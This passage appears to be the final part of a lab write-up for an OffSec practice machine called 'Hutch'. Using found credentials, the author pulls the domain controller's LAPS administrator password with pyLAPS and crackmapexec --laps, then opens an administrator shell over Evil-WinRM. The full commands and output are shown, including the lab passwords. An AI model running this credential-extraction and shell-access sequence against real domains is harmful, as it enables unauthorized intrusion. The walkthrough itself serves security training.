
```
wget https://raw.githubusercontent.com/p0dalirius/pyLAPS/main/pyLAPS.py
```



```
┌──(root㉿kali)-[~/hutch]
└─# wget https://raw.githubusercontent.com/p0dalirius/pyLAPS/main/pyLAPS.py
--2024-04-25 21:00:09--  https://raw.githubusercontent.com/p0dalirius/pyLAPS/main/pyLAPS.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.109.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17714 (17K) [text/plain]
Saving to: ‘pyLAPS.py.1’

pyLAPS.py.1                   100%[===================================================>]  17.30K  --.-KB/s    in 0s

2024-04-25 21:00:09 (36.7 MB/s) - ‘pyLAPS.py.1’ saved [17714/17714]
```


And ran it as specified in bloodhound.

```
python pyLAPS.py --action get -d "hutch.offsec" -u "fmcsorley" -p
"CrabSharkJellyfish192"
```



```
┌──(root㉿kali)-[~/hutch]
└─# python pyLAPS.py --action get -d "hutch.offsec" -u "fmcsorley" -p "CrabSharkJellyfish192"
                 __    ___    ____  _____
    ____  __  __/ /   /   |  / __ \/ ___/
   / __ \/ / / / /   / /| | / /_/ /\__ \
  / /_/ / /_/ / /___/ ___ |/ ____/___/ /
 / .___/\__, /_____/_/  |_/_/    /____/    v1.2
/_/    /____/           @podalirius_

[+] Extracting LAPS passwords of all computers ...
  | HUTCHDC$                : x/3hy0+U7ZTOS+
[+] All done!
```


Amazing! its that easy! as a side note, this can also be done in crackmapexec I learned later. using the --laps flag.



```
┌──(root㉿kali)-[~/hutch]
└─# crackmapexec smb 192.168.213.122 -u fmcsorley -p 'CrabSharkJellyfish192' --laps
SMB         192.168.213.122 445    HUTCHDC          [*] Windows 10.0 Build 17763 x64 (name:HUTCHDC) (domain:hutch.offsec) (signing:True) (SMBv1:False)
SMB         192.168.213.122 445    HUTCHDC          [-] HUTCHDC\administrator:x/3hy0+U7ZTOS+ STATUS_LOGON_FAILURE
```


Now that I have the administrator password, It should be as easy as using it to winrm into the DC using Evil-WinRM.

```
evil-winrm -i 192.168.213.122 -u administrator -p 'x/3hy0+U7ZTOS+'
```



```
┌──(root㉿kali)-[~/hutch]
└─# evil-winrm -i 192.168.213.122 -u administrator -p 'x/3hy0+U7ZTOS+'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
[0] 0:ruby* 1:zsh-
```

And I can grab the proof.txt!



```
┌──(root㉿kali)-[~/hutch]
└─# evil-winrm -i 192.168.213.122 -u administrator -p 'x/3hy0+U7ZTOS+'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../desktop
*Evil-WinRM* PS C:\Users\Administrator\desktop> cat proof.txt
[redacted]
*Evil-WinRM* PS C:\Users\Administrator\desktop>
[0] 0:ruby* 1:zsh-
```

This was a very satisfying machine, Thanks for reading!